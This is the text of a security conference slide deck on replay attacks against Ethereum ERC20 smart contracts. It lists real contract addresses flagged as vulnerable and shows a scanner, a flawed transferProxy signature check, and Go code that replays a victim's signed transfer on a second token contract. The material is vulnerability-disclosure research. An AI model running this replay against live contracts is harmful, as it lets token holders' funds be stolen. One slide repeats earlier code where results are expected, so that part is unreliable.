Your May Have Paid more than You Imagine

Replay Attacks on Ethereum Smart Contracts

Zhenxuan Bai, Yuwei Zheng, Kunzhe Chai, Senhua Wang

About us



- 360 Technology is a leading Internet security company in China. Our core products are anti-virus security software for PC and cellphones.



- UnicornTeam (https://unicorn.360.com/) was built in 2014. This is a group that focuses on the security issues in many kinds of wireless telecommunication systems. The team also encourage members to do other research that they are interested in.



- Highlighted works of UnicornTeam include:
  - Low-cost GPS spoofing research (DEFCON 23)
  - LTE redirection attack (DEFCON 24)
  - Attack on power line communication (Black Hat USA 2016)

The Main Idea



Back Ground



Safety Problem



Replay Attack



Demonstration



Back Ground

(Blockchain & smart contract & Ethereum)


What is Blockchain?

Blockchain is:

A Large-scale globally decentralized computer network

A system that users can interact with by sending transactions

— Transactions are guaranteed by Consensus Mechanism



Advantages of Blockchain

- having the unified database with rapid consensus
- With large-scale fault-tolerant mechanism
- Not relying on trust, not controlled by any single administrator or organization (not for private/consortium blockchain)
- Audit-able: external observers can verify transaction history.
- Automation: operating without human involvement.

What on-earth can Blockchain do?

Cryptocurrency: digital assets on the Blockchain

There are tokens in the public blockchains used to limit the rates of updating transactions & power the maintenance of Blockchain.

Non-monetary Characteristics

Record Registration (such as the Domain Name System based on Blockchain.
Timestamp to track high value data

Support Functionalities

Financial Contracts
General Computation


Ethereum

About 2013, the public realized that Blockchain can be used in hundreds of applications besides cryptocurrency, such as asset issuance, crowdfunding, domain-name registration, ownership registration, market forecasting, Internet of things, voting and so on.


How to realize?

Smart Contract

“smart contract" - a computer program running in a secure environment that automatically transfers digital assets according to previously arbitrary rules.



business people



Developer

Smart contracts are pieces of code that live on the Blockchain and execute commands exactly how the were told to.

How to build one?

Ethereum

- Blockchain with built-in programming language
- maximum abstraction and versatility
- it is very ideal to process smart contracts



Ethereum



Operating System

EVM: It is the operating environment for smart contract in the Ethereum. It is not only encapsulated by a sandbox, but in fact it is completely isolated, that is, the code that runs inside the EVM does not have access to the network, file system, or other processes. Even smart contracts have limited contact with other smart contracts.

Contract usage scenario



Financial scenario

Hedging contracts, Savings Purse, Testamentary contract

Non-financial scenario

Online voting, De-centralized governance , Domain name registration



Related Safety Problem

The Ecology of the Ethereum



On average, there are 100 thousand of new users join the Ethereum ecosystem every day. The users are very active, with an average daily transactions of more than 1 million times on Ethereum.

The safety issue of the Ethereum




The security problem of smart contract



Vulnerability in Smart Contracts

According to < Finding The Greedy , Prodigal , and Suicidal Contracts at Scale>, In March 2018, nearly 1 million smart contracts were analyzed , among which there are 34200 smart contracts can be easily attacked by hackers.




How to lower the probability of loss ?

A complete and objective audit is required for smart contracts.

The emergency response can be made when the vulnerability was found in Smart Contracts


Reward can be provided when someone detect any bug .



Replay attack on smart contract

What are we care about - Replay attack


Replay attack: If a transaction is legitimate on one Blockchain, it is also legitimate on another block chain.



When you transfer BTC1, your BTC2/BTC3 may be transferred at the same time.

Our discovery

Many smart contracts adopt the same way to verify the validity of the signature, and it is possible for replay attack.



contracts2 | main

SQL Editor | Message | Result 1

id	address	name	total_amount	block_numer	tx_hash	code
18113	0x825c1d61a5b170808a31b895c26ee4f24B690d59	ACore,	576	0		// CryptoRabbit Source code
39411	0xE39C277f81d347Af8aA8c8B8B20061b7Dc78bc64	ARCCoin,	744661598307365700000000	0		pragma solidity ^0.4.6;
9836	0x405C5e9804206CFe4F982310c4BCDA4E3B8471A3	BAF	14025363901016	0		pragma solidity ^ 0.4.8;
16673	0xD73bE539d6B2076BaB83CA6Ba62DfE189aBC6Bbe	BlockchainCuties,	351	0		pragma solidity ^0.4.20;
12121	0xE8599783e272ec087FaDA183b05516304Fa2c7Ff	CLC	298422832683300477369289 54	0		pragma solidity 0.4.15;
12120	0x5Ba49Fcf7C9Dce67d6a9FC92Cc51c8E77CbA5b7a	CLOUT	24353289275655363780816809	0		pragma solidity 0.4.15;
13775	0x454e3a25E70a5aEdd0620337671fE6Df8826636F	CNF	100000000000000	0		pragma solidity ^0.4.18;
16203	0xE3050dAEcA9ef42E2549BA8D9cfb89d90808846d5	CNYToken,	10000000000000000000000000	0		pragma solidity ^0.4.23;
16221	0x1Bf63Aca0124c9617d99C13Ec3C279FF3e76F467	CNYTokenPlus,	10000000000000000000000000	0		pragma solidity ^0.4.23;
31175	0xDdCAf6c604592b37f775f3d303A02013BBD7AD93	CWC,	1000000000000	0		pragma solidity ^0.4.16;
24530	0x84c17fC312cb0e9b00330675e6438340e3303fe6	Claes Cash,	22722	0		pragma solidity ^0.4.19;
37076	0x286292C0BC3fa5af45E7ad9F0864CcD79F8346ef	Claes Cash,	23041	0		pragma solidity ^0.4.19;
31198	0xC8110527a0b803c0ba15456861d720864915b6ED	DET,	1000000000000	0		pragma solidity ^0.4.16;
30921	0xdeDd02DD8f7Af7418d587C3c2ae67E127a27eC3c	Developeo,	29732438268690169299784 89	0		// <ORACLIZE_API>
14508	0xd780Ae2Bf04cD96E577D3D014762f831d97129d0	Envion	12742549356222837816432271 8	0		pragma solidity ^0.4.15;
3594	0x7654915A1b82D6D2D0AFc37c52Af556eA8983c7E	Feed	19138125767044234072299300 0	0		pragma solidity ^0.4.11;
14401	0x4c251de85Ad3498c5b89388d8efc696ddD0b0fE7	FiCoin	76407922274841680655141 16	0		pragma solidity ^0.4.18;
7388	0x9E88770DA20ebea0Df87aD874c2F5cf8ab92f605	First	10000000499970000	0		// Abstract contract for the full ERC 20 Token standard
2221	0xAf30D2a7E90d7DC361c8C4585e9BB7D2F6f15bc7	FirstBlood Token	85558363560135793742500000	0		/**
13032	0xF20b76Ed9d5467fDcDc1444455e303257d2827c7	GG Token	100299999999990	0		// Abstract contract for the full ERC 20 Token standard
26050	0xAf038b0290C35A3210D5Cfda9f39ffcEEa1c1Ea5	GigBit,	65001863966129032258063 8627	0		pragma solidity 0.4.19;
14596	0xe780C49fe4B9022a07818D2DFcD34BBB337D946E7	GoldCub	10000000000000000000000000	0		pragma solidity 0.4.19;
8420	0x4FD6cBd10599C01f8EE4210f716688b3eC4FC472	JAVVY	10000000000000362023135125000001544 3(	0		pragma solidity ^0.4.11;
25014	0x2E5fb91975C3fB6F6D61C5B59314E7c53AF07912	JaroCoin,	19598642360000000000000000	0		pragma solidity 0.4.21;
34538	0x360E5185724266 1dE8F3Ec4E6C684B45b3c0DE87	KarmaToken,	70000	0		pragma solidity ^0.4.18;
38043	0x8309Dd14df991B8f26954B3a2C0d03AAD6cC0547	KarmaToken,	70000	0		pragma solidity ^0.4.18;
14568	0x3AC6cb00f5a44712022a51fbace4C7497F56eE31	M2C Mesh Network	10000000000000000000000000	0		// Abstract contract for the full ERC 20 Token standard
15174	0x8feBf7551EeA6Ce499F96537Ae0e2075c5A7301a	M2C Mesh Network	10000000000000000000000000	0		// Abstract contract for the full ERC 20 Token standard
4632	0x72E70ad1FD8Bb22318d31ED9e9F885DC56BAD19c	METAX	150000000000	0		pragma solidity ^ 0.4.8;
4633	0x44033F223F8d1c1BC40a0bCCa30C37f9737425a3	METAX	60008218057	0		pragma solidity ^ 0.4.8;
16251	0xb80463F354b54b958e88b4D5385693bB554cbd8E	MJ comeback,	100	0		//params: 100,"MJ comeback", 1603152000, 0, "21/10/2020", "MGM grand", "MJC", 1000000
16258	0x7f2a6FB65bcb31c56872D6E9Bf48016292d7E198	MJ comeback,	15	0		//params (fee set to 0 so it's free):
17654	0xdfdc0D82d96F8fd40ca0CFB4A288955bECEc2088	MTC Mesh Network,	10000000000000000000000000	0		// Abstract contract for the full ERC 20 Token standard
19409	0xcF9fBffEC9e0e5BbC62E79bf1965f5Db76955661	MeshBox,	10000000000000000000000000	0		// Abstract contract for the full ERC 20 Token standard
35909	0x01F2AcF2914860331C1Cb1a9AcecDa7475e06Af8	MeshBox,	10000000000000000000000000	0		// Abstract contract for the full ERC 20 Token standard

Our motivation

We proposed the replay attacks in the smart contracts, which hope to attract the user's attention.

We detect the vulnerability in smart contracts, which hope to make them more secure.

We hope to enhance the risk awareness for contract creator and ensure the interests of investors.

Our Contribution

- we found the replay attack problem exists in 52 smart contracts.
- We analyzed the smart contract example to verify the replay attack.
- We analyzed the source and process of replay attack to expound the feasibility of replay attack in principle.
- We verified the replay attack based on the signature vulnerability.
- We proposed defense strategy to prevent this problem.

Vulnerability Scanning

we set three scanning standards to discovery the smart contracts which have the VULNERABILITY.

- Judging whether the contract is accord with the ERC20 standard.

```
require ( totalsupply>0)
```

Vulnerability Scanning

- Get the name of the contract to determine whether the name is valid.

```
name, err := t.Name(nil)
if err != nil || len(name) <= 0 {
    // without a name,it must be irregular and can be ignored.
    goto nxt
```

Vulnerability Scanning

- Filter smart contracts vulnerable to replay attack.

```
txs := b.Transactions()
for _, tx := range txs {
    if tx.To() == nil {
        //log.Printf(" new contract @%s\n", b.Number())
        r, err := conn.TransactionReceipt(ctx, tx.Hash())
        if err != nil {
            log.Printf("get receipient err %s, for tx:%s\n", err, tx.Hash().String())
            goto nxt
        }
        t, err := ugt.NewUGToken(r.ContractAddress, conn)
        if err != nil {
            log.Printf("new token err %s for address %s\n", err, r.ContractAddress.String())
            goto nxt
        }
        s, err := t.TotalSupply(nil)
        if err != nil || s.Cmp(big0) <= 0 {
            goto nxt
        }
        name, err := t.Name(nil)
        if err != nil || len(name) <= 0 {
            //Without a name, it must be irregular and ignorant.
            goto nxt
        }
        log.Printf("find a erc20 contract :addr=%s,name=%s,total=%s,block=%d,txhash=%s\n", r.ContractAddress.String(), name, s, b.Number()
    }
}
```

Scanning Result: 52 risky targets

```
txs := b.Transactions()
for _, tx := range txs {
    if tx.To() == nil {
        //log.Printf(" new contract @%s\n", b.Number())
        r, err := conn.TransactionReceipt(ctx, tx.Hash())
        if err != nil {
            log.Printf("get receipient err %s, for tx:%s\n", err, tx.Hash().String())
            goto nxt
        }
        t, err := ugt.NewUGToken(r.ContractAddress, conn)
        if err != nil {
            log.Printf("new token err %s for address %s\n", err, r.ContractAddress.String())
            goto nxt
        }
        s, err := t.TotalSupply(nil)
        if err != nil || s.Cmp(big0) <= 0 {
            goto nxt
        }
        name, err := t.Name(nil)
        if err != nil || len(name) <= 0 {
            //Without a name, it must be irregular and ignorant.
            goto nxt
        }
        log.Printf("find a erc20 contract :addr=%s,name=%s,total=%s,block=%d,txhash=%s\n", r.ContractAddress.String(), name, s, b.Number()
    }
}
```

Why does the replay attack occur?


- It has been confirmed(proved) that there are two smart contracts allow proxy transactions..
- If the two smart contracts use a similar mechanism and share the same transaction format.
- When a transaction happens in one contract, this transaction will be also legal in another contract, and the replay attack will be successfully executed.

Example

```
function transferProxy(address _from, address _to, uint256 _value, uint256 _fee,
    uint8 _v,bytes32 _r, bytes32 _s) public transferAllowed(_from) returns (bool){
    require(_value > 0);
    if(balances[_from] < _fee.add(_value)) revert();
    uint256 nonce = nonces[_from];
    bytes32  h = keccak256(_from,_to,_value,_fee,nonce);
    if(_from != ecrecover(h,_v,_r,_s)) revert();
    if(balances[_to].add(_value) < balances[_to]
        || balances[msg.sender].add(_fee) < balances[msg.sender]) revert();
    balances[_to] += _value;
    emit Transfer(_from, _to, _value);
    balances[msg.sender] += _fee;
    emit Transfer(_from, msg.sender, _fee);
    balances[_from] -= _value.add(_fee);
    nonces[_from] = nonce + 1;
    return true;
}
```

The issue lies in this line: *bytes32 h = keccak256(_from,_to,_value,_fee,nonce);*

Attack Process



Experiment condition

- we chose two ERC20 smart contracts, the UGT contract and the MTC contract.
- we created two accounts, Alice and Bob
- we deposit some tokens in the two accounts in UGT contracts and MTC contracts.
- at least one Ethereum full node

Verification of the replay attack process


Step one: transaction records on the Ethereum were scanned to find out accounts which had both UGT tokens and MTC tokens(we use two accounts, Alice and Bob) .

Verification of the replay attack process

Step two: Bob induced Alice to send him 2 UGT tokens. The transaction input data is shown as below:

Function: transferProxy(address _from, address _to, uint256 _value, uint256 _feeUgt, uint8 _v, bytes32 _r, bytes32 _s)

MethodID: 0xeb502d45




Verification of the replay attack process

Step three: Bob take out the input data of this transaction on the blockchain. The parameters “from, to, value, fee, v, r, s” were extracted from [0]- [6] in step two. The following is the implementation of the transfer function.

```
/*
from,to,value,fee,v,r,s all got from ugt
*/
function transfermtc(conn *ethclient.Client, proxy *keystore.Key, from, to common.Address,
    value, fee *big.Int, v byte, r, s [32]byte) {
    tokenAddress := common.HexToAddress(mtcAddressString)
    token, _ := mtc.NewMTC(tokenAddress, conn)
    auth := bind.NewKeyedTransactor(proxy.PrivateKey)
    tx, err := token.TransferProxy(auth, from, to, value, fee, uint8(v), r, s)
    if err != nil {
        log.Fatalf("Failed to Transfer: %v", err)
    }
    ctx := context.Background()
    _, err = bind.WaitMined(ctx, conn, tx)
    if err != nil {
        log.Fatalf("failed to Transfer when mining :%v", err)
    }
    fmt.Printf("Transfer complete...\n")
}
```

Verification of the replay attack process

